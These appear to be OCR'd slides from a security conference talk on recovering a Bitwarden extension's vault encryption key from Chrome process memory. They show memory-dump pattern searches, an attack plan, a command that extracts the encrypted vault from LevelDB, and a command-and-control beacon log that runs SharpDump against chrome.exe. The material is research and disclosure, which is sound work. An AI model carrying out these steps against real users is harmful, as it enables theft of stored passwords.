
```
Address     Value
Found 11 occurrences of '1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50'.
4164258h    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
416449Ch    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
4164554h    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
59ED35Ch    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
5A0E788h    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
61E7544h    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
61E7788h    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
61E7840h    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
620DCFCh    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
620DF40h    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
620DFF8h    1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
```

Quick & Dirty Pattern Discovery

1. Dump process memory in various situations
2. Search for known encryption keys
3. Identify common bytes before/after
4. Triage / Statistics / Outliers Elimination…
5. Build a Regex & Profit?


⇒ If multiple data matches our pattern, we can still test them all against the database!

Quick & Dirty Pattern Discovery



```
┌──[/workspace/procdump]
└─▪ python3 find_patterns.py

Found encryption keys in dump files:
  win10_db1.dmp: 17 matches for encryption key 1b16dba21c..
  win10_db1_res.dmp: 10 matches for encryption key 1b16dba21c..
  win11_db2.dmp: 3 matches for encryption key 7b5ca59833..
  win10_db2.dmp: 2 matches for encryption key 7b5ca59833..
```

Quick & Dirty Pattern Discovery



```
Identified patterns per dump:
  win10_db1.dmp:
    Patterns:
       00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
  win10_db1_res.dmp:
    Patterns:
       00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
    Outliers:
       00 00 00 00 03 00 00 00 70 49 20 00 40 00 00 00
```


```
Merged patterns:
   00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
```

Attack Plan

1. Get encrypted database from disk
2. Wait for user to unlock its vault
3. Dump *chrome.exe* process memory
4. Parse encryption key candidates from the dump
5. Test them against the encrypted database
6. Profit?

Demo Time!

1. Get encrypted database from disk




```
C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\nngceckbapebfimnlniiiahkandclblb
```

Name	Size
000003.log	
CURRENT	
LOCK	
LOG	
LOG.old	
MANIFEST-000001	

```
┌─[~]
└╼ dfleveldb log -s 000003.log | jq 'select(.key | test("_ciphers_ciphers")).value' |
{
  "1daa927e-cf48-4850-be2c-b3440088ad8c": {
    "id": "1daa927e-cf48-4850-be2c-b3440088ad8c",
    "organizationId": null,
    "folderId": null,
    "edit": true,
    "viewPassword": true,
    "permissions": {
      "response": {
        "delete": true,
        "restore": true
      },
      "delete": true,
      "restore": true
    },
    "organizationUseTotp": false,
    "favorite": false,
    "revisionDate": "2025-08-25T08:22:12Z",
    "type": 1,
    "name": "2./0HAp85CmxSGbYWdmETzpg==|5POUqg1+6ZkKq7dpCW/wYg==|H/Q+DMPOku3M2W2GxdXta
    "notes": null,
```

Demo Time!

2. Wait for the user to unlock its vault



Welcome back


bw-brucon-study@protonmail.com

Master password (required)


••••••••••••••••••••

Demo Time!

3. Dump *chrome.exe* process memory




```
1036924214738,9633582779928741928,2097152 --field-trial-handle=2236,i,14060007117342489740,14193552861348813097,262144 --variat
 7140            6884           1 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --extension-process
 --lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=13 --time-ticks-at-unix-epoch=-17586348131937
4637688379536,13306684574858225519,2097152 --field-trial-handle=2236,i,14060007117342489740,14193552861348813097,262144 --varia
 6492            6884           1 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --enable-dinosaur-ea
 --lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=14 --time-ticks-at-unix-epoch=-17586348131937
```



```
[09/23 10:50:36] beacon> inlineExecute-Assembly --dotnetassembly /home/kali/SharpDump.exe --assemblyargs 7140
[09/23 10:50:36] [*] Running inlineExecute-Assembly by (@anthemtotheego)
[09/23 10:50:36] [+] host called home, sent: 22258 bytes
[09/23 10:51:02] [+] received output:

[*] Dumping chrome (7140) to C:\Windows\Temp\debug7140.out
[+] Dump successful!
```

Demo Time!

